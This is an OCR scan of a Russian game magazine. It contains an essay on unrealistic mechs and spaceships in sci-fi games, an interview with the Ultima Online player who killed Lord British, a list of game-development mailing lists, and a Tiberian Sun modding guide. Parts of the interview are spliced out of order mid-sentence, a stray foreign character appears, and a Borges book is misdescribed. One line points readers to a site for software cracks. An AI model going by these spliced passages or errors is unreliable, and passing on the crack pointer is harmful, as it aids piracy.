


Механические болваны

Один широко известный в узких кругах культовый латиноамериканский писатель Хорхе Луис Борхес написал уникальный роман-справочник под названием "Бестиарий", что в переводе с одного мертвого языка означает "каталог чудовищ". В этом справочнике Борхес попытался собрать воедино всех самых странных и необычных существ из всевозможных сказок, мифов и прочих небылиц. Драконы, волколаки, птицы Рух и прочие изверги – все это добро (а точнее, зло) в "Бестиарии" разложено по полочкам, перенумеровано и заклеймено. Кстати, очень рекомендую регулярно читать эту книгу перед сном тем людям, кто пишет сценарии для фэнтези-игр, потому как смотреть без ужаса на очередное тысяче первое воплощение стандартного "толкиеновского" набора в каждой выходящей фэнтези-игре абсолютно невозможно. Складывается впечатление, что всем дизайнерам игр поголовно сделали фронтальную лоботомию, причем не миниатюрным скальпелем, а, по меньшей мере, топориком для рубки мяса. Гармоничные люди, тонкие, возвышенные, но все равно вымирающие эльфы, грубоватые и честные гномы, тупые злобные орки – узнаешь контингент? И так в каждой игре.
А знаешь, почему? Да потому что Профессор (в смысле Толкиен) – один из немногих фэнтези-писателей, кто смог придумать хоть сколько-нибудь логичный мир. У всех остальных авторов, как только они отступают в сторону от "толкиеновской" модели, начинаются жуткие проблемы с правдоподобностью и балансом. Если ты хоть раз пробовал играть в какие-нибудь настольные ролевые игры типа AD&D, ты поймешь, о чем я говорю. Авторы совершенно не хотят продумывать свои миры, а в результате мы получаем что-то вроде:

И воззвал он к силе древней, и могучей, и никому не ведомой
И содрогнулись боги, но устояли…
И воззвали к силе еще более древней, такой, Что никто никогда про нее и не слышал.
Но устоял он и воззвал…

И так далее до бесконечности. Стоит копнуть чуть глубже, как замечаешь толстые белые пунктирные линии. Это нитки, которыми несчастный мир какого-нибудь начинающего фэнтези-автора заштопан вдоль и поперек, а-ля носок таежного охотника.
Впрочем, подобный бардак творится не только в фэнтези. В каком-то смысле, для фэнтези игр и книг подобные натяжки более простительны. Как любят говорить любители фэнтези – it's magic! Мол, волшебство и ворожба это, простому смертному непонятная, а потому принимайте, как есть. Гораздо хуже дело обстоит с фантастикой, даром, что она в девичестве – "научная". Т.е. по идее не должна уж очень грубо нарушать существующие научные факты. Тем не менее, большинство игровых вселенных при ближайшем рассмотрении оказываются дутыми, как воздушные шарики на майские праздники.
За примерами далеко ходить не надо. Одна из самых разрекламированных игровых вселенных – BattleTech от FASA. Мир, где основной боевой единицей являются огромные "мехи", человекоподобные боевые машины ростом с пятиэтажный дом. Если я хоть что-нибудь понимаю в военном деле, то поразить такой крупный, относительно медленный и очень шумный объект достаточно легко даже с использованием современных технологий наведения и доставки боеприпаса к цели,



AT–AT из "Звездных войн" в действии

Роботы вселенной BattleTech

Чертеж AT–AT

что уж говорить о технологиях будущего. В свое время существовало так называемое противостояние "брони и снаряда", заключавшееся в том, что производители боевой техники соревновались в умении навесить броню потолще с одной стороны и выстрелить болванкой помощнее с другой. Кстати, если ты читал книжки из баттлтеховской серии, то должен помнить, что на самом деле существуют специальные отряды, оснащенные не громоздкими "мехами", а специальными костюмами-экзоскелетонами и портативным оружием. Правда, им отведена на удивление скромная роль разведчиков, хотя по идее именно такие мобильные отряды и должны решать судьбу сражений, эффективно уничтожая командные центры, коммуникации, пункты снабжения тех же самых "мехов". А тяжелых роботов стоит использовать только в достаточно крупных операциях для подавления вражеской активности на больших территориях или, выражаясь терминами авиационными, для завоевания господства в воздухе.

Вот кто действительно здорово и абсолютно правильно расписал тактику действия мобильных отрядов, так это Роберт Хайнлайн (также смотри недавно вышедший фильм "Звездный десант" – это как раз про такую пехоту). Кстати, авторы другой похожей на BattleTech игровой вселенной из игр TerraNova и Heavy Gear попытались было ввести вместо тяжелых "мехов" именно боевые костюмы, но потом все равно постепенно стали съезжать в гигантоманию.

Далее допустим, что мы все-таки сумели уберечь наших "металлических болванов" от смерти через несколько минут после начала боя. Всплывает другая нелепица – большинство роботов, встречающихся в фантастических произведениях, почему-то имеют более или менее человекообразную форму и, соответственно, шагающий привод. В смысле, ходють они, болезные. Не летают на антигравах и воздушных подушках, не на колесиках перекатываются и даже не как мушки-паучки на шести-восьми лапках перемещаются, а на своих двоих вышагивают. Прямо как настоящие человеки! Между тем, хорошо известно, что человек – система крайне неустойчивая, склонная к падениям и прочим нежелательным происшествиям.

Поэтому не стоит тратить энергию на отстрел "громил", достаточно повалить их на землю и добить их, беспомощных, бензопилами. Кстати, Люк Скайуокер – парень башковитый и смекалистый, именно так и поступал в "звездных войнах", еще в тех стар採еньких. Спутывал ножки шагающим танкам и валил их, болезных, как они ни сопротивлялись.

Еще один знаменитый прикол – это дизайн всевозможных космических кораблей. Возьми практически любой космический симулятор и внимательно посмотри на дизайн космических кораблей. Первое, что бросается в глаза, это обтекаемые формы и обилие оперения. Всяких там крыльев, антикрыльев и стабилизаторов, вещей исключительно нужных и полезных в атмосфере, но никак не в безвоздушном пространстве. И если для маленьких истребителей такой дизайн хоть как-то объясняется возможностью залетать в атмосферу планеты и действовать как атмосферный истребитель, то для больших кораблей-носителей размером с полпланеты это смотрится бредом тяжелобольного. За компанию стоит упомянуть про взрывы в космосе, которые также относятся к области ненаучной фантастики.

Конечно, если принять во внимание все вышесказанное и начать проектировать "боевые машины" для своей игры, то получатся эффективные, но довольно невзрачные, приземистые машины, больше всего похожие как раз на современные танки. Пользователь же, а зачастую и паблишер, ждут чего-нибудь попсового, человекообразного с торчащими во все стороны стволами пушек и пусковыми установками ракет. Характерный пример – роботы из разных анимешных игр типа Shogo и Starsiege: Tribes. И все-таки постарайся, проектируя дизайн своих роботов, хоть чуть-чуть отойти от дурацких стереотипов и сделать действительно стильные и правдоподобные "боевые машины".

Интервью с убийцей Лорда Бритиша


По материалам Online Gaming Review.

Что такое Ultima Online, надеюсь, тебе объяснять не нужно. Скорее всего, ты в нее не играл, но историй наслушался вдоволь. Еще бы! Эпохальная игра, первая ласточка века многопользовательских вселенных массового потребления. Что интересно, создатель всей серии Ultima – **Ричард "Лорд Бритиш" Гэрриот** – тоже нашел себе в игре тепленькое местечко, а именно – трон верховного правителя. Именно так, Лорд Бритиш – игровой персонаж, фактически бог. Так вот, однажды **Лорд Бритиш** – самый крутой персонаж в игре – был позорно убит перед всем честным народом, как раз в тот момент, когда толкал очередную речугу, а именно зачитывал очередной королевский приказ. Журнал **Online Gaming Review** взял интервью у убийцы Лорда Бритиша, некоего молодого человека по фамилии **Райнц.**

OGR: Итак, сначала представься. Кто ты такой, сколько тебе лет, чем ты занимаешься?

Райнц: Мне 23 года. Я владелец консалтинговой компании, специализирующейся в области Интернет и телекоммуникаций, расположенной в городе Индианаполис. Обычно я не очень много времени посвящаю компьютерным играм, но Ultima Online в буквальном смысле затянула меня.

OGR: Почему у тебя появилась такая странная идея – убить Лорда Бритиша? Ты серьезно рассчитывал, что сможешь в одиночку совершить такое убийство?



Ричард Гэрриот, создатель Ультимы


Райнц: Я являюсь членом гильдии "Вороны Судьбы". Задача нашей гильдии – поддержание баланса между добром и злом, свободой и тиранией. У Лорда Бритиша безусловно благородные намерения и его никак нельзя назвать злодеем, но абсолютная власть, данная в одни руки, развращает, превращается в тиранию. Нельзя допускать, чтобы даже такой благородный персонаж, как Лорд Бритиш, был наделен абсолютной властью. Поэтому мы давно замыслили это показательное убийство. Правда, я не ожидал, что это будет так легко. До меня многие пытались сделать подобное, но все попытки оставались неудачными. Нет, честно! У меня был шок, когда я стоял над распростертым на земле телом Лорда Бритиша и не верил своим глазам. А потом... потом я захохотал.


OGR: Опиши подробнее, как произошло убийство.

Райнц: Лорд Бритиш и Лорд Блекторн объявили о том, что они произнесут речь перед большим количеством слушателей и объявят несколько новых указов. Естественно, я не мог не присутствовать на таком интересным событии. Мы, с моим приятелем Гелиосом (тоже входящим в гильдию "Вороны Судьбы"), прибыли к замку Лорда Блекторна, когда речь уже началась. К сожалению, в этот день я играл персонажем-вором, а не своим обычным магом, поэтому не смог испробовать ни одно из своих заклинаний. С другой стороны, мой персонаж-вор обладал очень неплохими способностями, особенно что касается умения оставаться незамеченным для окружающих. Я незаметно покрутился в толпе, обшарил парочку карманов и вдруг, обкрадывая очередного не-

дотепу, обнаружил у него в кармане свиток с заклинанием “Огненное поле”. Я уже не знаю, что меня толкнуло на дальнейшие действия (бес попутал, не иначе), но дальше все было элементарно. Я активизировал заклинание и направил его на мост, где стояли оба Лорда с челядью. Когда огонь накрыл мост, кто-то, помагом, и убил, наверное, с сотню обычных игроков. Вот вам и хваленая справедливость Лорда Бритиша. Но все равно, я просто сменил персонажа и продолжаю играть в эту потрясающую игру.

OGR: Спасибо за то, что уделили нам время. Счастливо.


А вот так Лорд Бритиш выглядит в игре



Гэрриот за работой



Так выглядел экран первой Ультимы



Таких не берут в космонавты


akalshot – Прообраз Ультимы, первая игра Гарриота – Akalbeth

моему, лорд Блекторн, даже заметил в мой адрес: “Хе-хе!!! Ну, попытайся, паренек”. Я понял, что обнаружен, и ожидал, что с секунды на секунду в меня ударит молния или случится еще какая-нибудь гадость в отместку за нелепую попытку покушения. Вместо этого, я неожиданно услышал вопль умирающего Лорда Бритиша. Вдобавок, кто-то, наверное, все тот же Лорд Блекторн, вызвал четырех демонов, которые принялись убивать всех без разбора. Народу они перебили… порядочно.

OGR: И что ты стал делать после убийства?

Райнц: Как что?! Уносить свою задницу, конечно! Что мне еще оставалось делать!

OGR: А как отреагировал на твой поступок сам Лорд Бритиш?

Райнц: Ну не знаю, как сам Лорд Бритиш, я его больше не видел, а представители компании Origin, наблюдающие за игрой, заявили, что я вел себя исключительно экстремистски и за подобное поведение не буду допущен ни к одной из существующих и будущих онлайновых игр компании Origin. И это при том, что до этого я играл персонажем – злым

Интернет для “Мастера”



В этом выпуске рубрики “Интернет для “Мастера” я привожу не линки, как обычно, а названия телеконференций и списков рассылки, посвященных созданию игр. Читать Usenet’овские конференции можно практически любой читалкой, включая Outlook Express, хотя лично я порекомендовал бы Forte Agent или Gravity NewsReader. Обе читалки свободно утягиваются, например, отсюда: tucows.rinet.ru, а ломалки отсюда: www.astalavista.box.sk.

Адреса news-серверов и способы подключения к ним лучше всего узнать у своих провайдеров. Как правило, такой способ самый быстрый и надежный.

1. Список рассылки DirectXDev. Один из самых лучших, профессиональных списков рассылки. Есть возможность пообщаться с профессиональными разработчиками игр и производителями оборудования (например, производителями ускорителей Riva, Permedia и других). Адрес странички, на которой можно подписаться на данный список рассылки: http://DISCUSS.MICROSOFT.COM/archives/DIRECTXDEV.html.

Трафик – примерно 100 писем в день. Язык – английский.

2. Список рассылки Algorithms. Посвящен в основном всяким хитрым алгоритмам, необходимым для написания игр. Последнее время часто поднимаются вопросы, связанные с построением трехмерных ландшафтов, а также синхронизации сетевых игр. Адрес списка рассылки – algorithms@3dgamedev.com. Трафик – примерно 10 писем в день. Язык – английский.


3. Usenet- и ФИДО-конференция fido7.ru.game.design. Последние пару лет довольно бестолковое место, чаще всего ассоциирующееся с возней малышей в песочнице, но время от времени там пробегают и вполне серьезные люди. Трафик – примерно 40 писем в день. Язык – русский.


4. Несколько Usenet-конференций с общей маской comp.games.development.*. Фактически стоящими являются 4 конференции: две по программированию, одна по дизайну и одна, посвященная игровой индустрии. Причем последняя – чуть ли не самая интересная. Трафик довольно большой, но он того стоит. Язык – английский.

5. Usenet-конференция comp.graphics.api.opengl. Как нетрудно догадаться, посвящена OpenGL. Безусловно, OpenGL применяется не только в играх, но тем не менее игровая тематика всплывает там постоянно. Трафик – примерно 100 писем в день. Язык – английский.

Tiberian Sun:


Юрий Бушин yurg@soc.pu.ru





О Tiberian Sun много говорилось и много писалось. Но, как ни странно, везде и всюду упускается самый главный момент. Игрок волен сам изменить правила сражений. И не просто изменить, но почти что сотворить новую игру.

Это искусство 




О том, как это делать, уже рассказывалось в 10-м номере и повторяться смысла нет. Но изменение правил игры - дело весьма нелегкое, а тем паче - создание нового юнита. Идеально выверенный баланс сил **TS** легко испортить, наворотив перенавернутых отморозков сталелитейной промышленности. Одного рукоблудства недостаточно, нужны мозги, терпение и масса времени на выверку каждого внесенного изменения. Это умение, это искусство.

TS предоставил простор для свободного творчества, и есть масса людей, потративших свое время на создание новых сценариев войны. Ловкость рук позволяет превратить до боли уже знакомую игру в нечто свежее, неизученное. Это МОДы. Профессиональный **МОД (от англ. modification)** предоставит в твое распоряжение не только новые правила, но и новые постройки, новые юниты со своими особенностями.

Инструментарий 





Для начала встает вопрос о том, как установить МОД и как затем вернуть раскуроченную игру в первозданное состояние. Для этого необходимо обзавестись резервной копией файлов **rules.ini и art.ini**. Можно сохранить отдельно и другие **INI** файлы, но ни один из встреченных мною МОДов их не затрагивал.

Стандартным способом **INI** извлечь из **TS** сложновато. Не советую. Лучше либо обзаведись небольшой программкой **Ini_Extractor (www.effect.net.au/baldwin/programs/tsini.zip)**, либо скачай копии уже извлеченных файлов (их 8 штук, лежат на сайте **www.tsden.com/maps_files.htm)**.

Теперь все, что нужно, это переписать содержимое **МОДа** в директорию **TS** и запустить игру. Отныне AI будет играть по иным правилам. Если хочешь сразиться с другим человеком, то не забудь побеспокоиться о том, чтобы твой друг (который враг) тоже установил у себя соответствующий **МОД**.

Для возвращения игры в исходное состояние необходимо записать в директорию TS исходные **INI**.

Порой за один день хочется опробовать несколько **МОДов**. Особенно поначалу, когда ты будешь, стуча ногами от восторга, опробовать несколько свежескачанных **МОДов** сразу. Тут тебе неоценимую помощь окажет программка **МОД Администратор**. После ее установки и настройки смена МОДов превращается из утомительной процедуры в краткую операцию из нескольких щелчков мыши. Речь идет о **Genius (www.bruges.freeserve.co.uk/BrugesSoft/)**. В самой программе даны исчерпывающие указания того, как ее настраивать.

Мода на МОДы 

МОДов создано много, но большинство из них носит любительский характер, они непротестированы должным образом, часто вешают игру или, еще хуже, приводят к печальной необходимости переинсталляции. Прежде чем поставить очередной **МОД**, неплохо ознакомиться с прилагаемым к нему описанием. Обилие изменений и новых юнитов - это не показатель качества. Что толку, если танки различаются только по дальности боя орудий и крепости брони! Гарантия действительно новых ощущений - это наличие модификаций в **art.ini**.

МОДы делятся на высокопрофессиональные и любительские. Описанные ниже **МОДы** прошли проверку на качество и снискали признательность среди поклонников Tiberian Sun. Любопытно, что создатели **МОДов** все-таки склонны отдавать предпочтение той или иной стороне. И практически каждый автор МОДа счел своим долгом внести в игру **Rail Gun Soldiers** (очередное доказательство вселенского влияния **Q**).

Первым под микроскоп попадает **МОД** под названием **Acid Rules (www.freespeech.org/vampyre)**. Пехота с рэилганами, химические войска **(Chem Spry Troopers), Tesla Soldiers, Valkyries**. Новые виды оружия привнесли в игру как достоинства, так и недостатки. К примеру, если один (!) сол-

МОДА НА МОДЫ

датик с **Rail Gun** зачнет стрелять из-за спины своих же войск, то можно заказывать им отходную молитву. Или не дай бог химикам побаловаться своими игрушками вблизи родной базы. Облака химической заразы будут "мирно" витать над твоими же постройками. **Hy** или **Tesla Troopers** - разряд их оружия заставляет взрываться залежи тиберия! Неоспоримым плюсом **GDI** стала возможность постройки сразу пятнадцати Мамонтов. В целом, **МОД** играется без проблем, у меня машину не повесил ни разу. Рекомендуется любителям острых ощущений. **МОД Alkaline's Rules of Engagement (ARoE, www.tiberian.com/files/)** заслуживает отдельного разговора, так как его изменения очень велики и носят всеохватывающий характер. Как признается сам создатель, этот **МОД** ориентирован на стратегию защиты. Перечисление всех нововведений было бы бессмысленным. Многие юниты стали передвигаться быстрее и, достигая уровня "элитный", получают больше уникальных возможностей. У большинства юнитов увеличена **guard area** (зона охраны). Появляется вооруженная лазерами пехота... Хех. Я опробовал ее в деле. Ну что тут скажешь! Заброс десятка таких бойцов в тыл врага чреват для него о-очень ощутимыми потерями!.. **NOD** обогатились на три новые постройки, такие как **Nod Pyramid, Enhanced Power Turbine и Observation Tower**. Заслуга автора МОДа в том, что впервые в серии **C&C** стала возможна модернизация существующих построек путем постройки дополнительного модуля. **Observation Tower** пригодится, если в игре включена опция **"fog of war"**. В игре изменены все параметры брони и радиус поражения целей. В общем, оружие претерпело коренные изменения. И, пожалуй, самое приятное для любителей борьбы на равных - исключены все супер-юниты и супер-оружие (кроме **EMP Canon**). Авиация **GDI** стала еще сильнее, но в то же время медлительней. Разнообразие пехоты

просто поражает (очень много юнитов, способных укрываться за полем невидимости).


И хит сезона - **МОД Tiberian Sun Gold (www.cnc2.com/tsgold/)**. На момент написания статьи доступна была версия 3.21, но уже мелькнул анонс **v.3.3. TS Gold** - бесспорный лидер среди всех МОДов. Он выполнен на самом профессиональном уровне. В работе автора не чувствуется предвзятости к той или иной стороне участников баталии. Прежде всего стоит отметить внесение в игру принципиально новых юнитов - т.е. не имеющих себе аналогов в оригинальной игре. Обилие новых юнитов потрясает. Здесь и пехота, вооруженная огнеметами, и тяжелые киборги **(Heavy Weapons Commando)**, снайперы, призраки-шпионы и многие другие. Этот МОД позволяет **TS** соревноваться со StarCraft. Тебе даются **Unit Paralyzer**, передвижные Helipad, передвижные генераторы невидимости, мобильные SAM Launchers, различные мутанты, большое количество юнитов, способных передвигаться под землей, пополнение авиации... **Terrain Deformer** - одно только это название внушает легкий трепет. **GDI** получили возможность деформировать ландшафт!! **С TS Gold** игра приобретает совершенно новые оттенки. К примеру, чего только стоит возможность **NOD** забросить в гущу вашего войска передвижную бомбу! Поменялось даже музыкальное сопровождение игры. Еще одно неоспоримое преимущество МОДа: он содержит в себе небольшой патч для **AI**. Беда большинства **МОДов** в том, что **AI** отказывается строить и использовать новые уникальные постройки и юниты. Очевидно, он их не воспринимает. Здесь эта проблема устранена. Так что не удивляйся, когда AI приведет к твоей базе **Terrain Deformer** и испортит всю красоту пейзажа.

Интерфейс **TS Gold** очень удобен, так как позволяет тебе включить или выключить новые правила, когда того захочется. Примечательно и то, что ты можешь самостоятельно изменить параметры этого **МОДа**. Для этого следует переименовать следующие файлы в **INI. Tsart.dat - это art.ini, а tsgold.dat - это rules.ini.**

Дальнейшее




Для удобства работы с уже имеющимися МОДами следует обзавестись хорошим и простым в использовании редактором. Могу посоветовать **Sun Forge (www.tsden.com)**. Этот редактор позволяет изменять существующие и создавать новые юниты, на уже имеющихся шасси и принципиально новых. Отдельно можно изменять параметры оружия.



Моему недобитому Rail Tank осталось только беспрепятственно расстрелять обездвиженных противников!

Мобильная Система Залпового огня :) Впечатляет скорострельностью.



НОДовский Disabler остановил 4 (!) Титана! Киборг – зверь!

Можно создать гибрид **МОДов** из полюбившихся юнитов и построек. Но тут следует быть осторожным. Чтобы перенести новый юнит или постройку из одного **МОДа** в другой, надо скопировать не только напрямую относящийся к нему сегмент кода **rules.ini**, но и прочие участки кода, где содержатся на него ссылки. Это и оружие, и установки **AI**, и здания, необходимые для его постройки. Также надо проследить, чтобы ссылки в **art.ini** совпали с уникальным кодом юнита в rules.ini. Если юнит порождается новой, уникальной постройкой, то необходимо переназначить соответствующие постройки или перенести и их. Необходимо также проверить при переносе, не входят ли в противоречие установки оружия этого юнита с другими. Использование двумя юнитами одного и того же орудия с различными параметрами заставляет игру вешаться при загрузке.

И последнее: где взять **МОДы**? Проще не бывает. Практически на каждом фанатском сайте **TS** в И-нете есть специальный раздел, посвященный **МОДам**. На www.tsden.com, www.tiberian.com и http://editing.tiberian.com очень часто появляются новые и интересные **МОДы**. Так что - дерзай!

Полазаем по ресурсам


Эпизод I

